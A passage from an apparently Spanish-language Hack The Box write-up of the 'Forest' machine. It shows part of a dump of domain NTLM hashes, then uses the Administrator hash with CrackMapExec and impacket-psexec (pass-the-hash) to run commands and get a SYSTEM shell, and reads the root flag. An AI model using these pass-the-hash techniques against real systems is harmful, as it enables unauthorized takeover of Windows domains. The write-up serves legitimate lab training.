htb.local\SM_9b69f1b9d2cc45549:1129:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_7c96b981967141ebb:1130:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_c75ee099d0a64c91b:1131:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_1ffab36a2f5f479cb:1132:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\HealthMailboxc3d7722:1134:aad3b435b51404eeaad3b435b51404ee:4761b9904a3d88c9c9341ed081b4ec6f:::
htb.local\HealthMailboxfc9daad:1135:aad3b435b51404eeaad3b435b51404ee:5e89fd2c745d7de396a0152f0e130f44:::
htb.local\HealthMailboxc0a90c9:1136:aad3b435b51404eeaad3b435b51404ee:3b4ca7bcda9485fa39616888b9d43f05:::
```

Conseguimos el hash NTLM de la cuenta de Administrador, por lo que lo podemos aprovechar para con CrackMapExec validarla y ver que podemos ejecutar comandos.

```
┌──(root㉿kali)-[/home/phoenixx]
└─# crackmapexec smb FOREST.htb.local -u 'Administrator' -H '32693b11e6aa90eb43d32c72a07ceea6' -x 'whoami'
SMB         FOREST.htb.local 445    FOREST          [*] Windows Server 2016 Standard 14393 x64 (name:FOREST) (domain:htb.local) (signing:True) (SMBv1:True)
SMB         FOREST.htb.local 445    FOREST          [+] htb.local\Administrator:32693b11e6aa90eb43d32c72a07ceea6 (Pwn3d!)
SMB         FOREST.htb.local 445    FOREST          [+] Executed command
SMB         FOREST.htb.local 445    FOREST          htb\administrator
```

Podemos volver a utilizar WinRM para conectarnos como Administrador, pero en este caso he preferido utilizar ps-exec, conectándome utilizando el hash NTLM

```
┌──(root㉿kali)-[/home/phoenixx]
└─# impacket-psexec htb.local/Administrator@10.129.26.14 -hashes ':32693b11e6aa90eb43d32c72a07ceea6'
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on 10.129.26.14.....
[*] Found writable share ADMIN$
[*] Uploading file lviuDnyv.exe
[*] Opening SVCManager on 10.129.26.14.....
[*] Creating service Zppv on 10.129.26.14.....
[*] Starting service Zppv.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system
```

Por último leemos la flag de root

```
C:\Windows\system32> type C:\Users\Administrator\Desktop\root.txt
29d63a6a7bfc98fc5870e0380b3a0aeb
```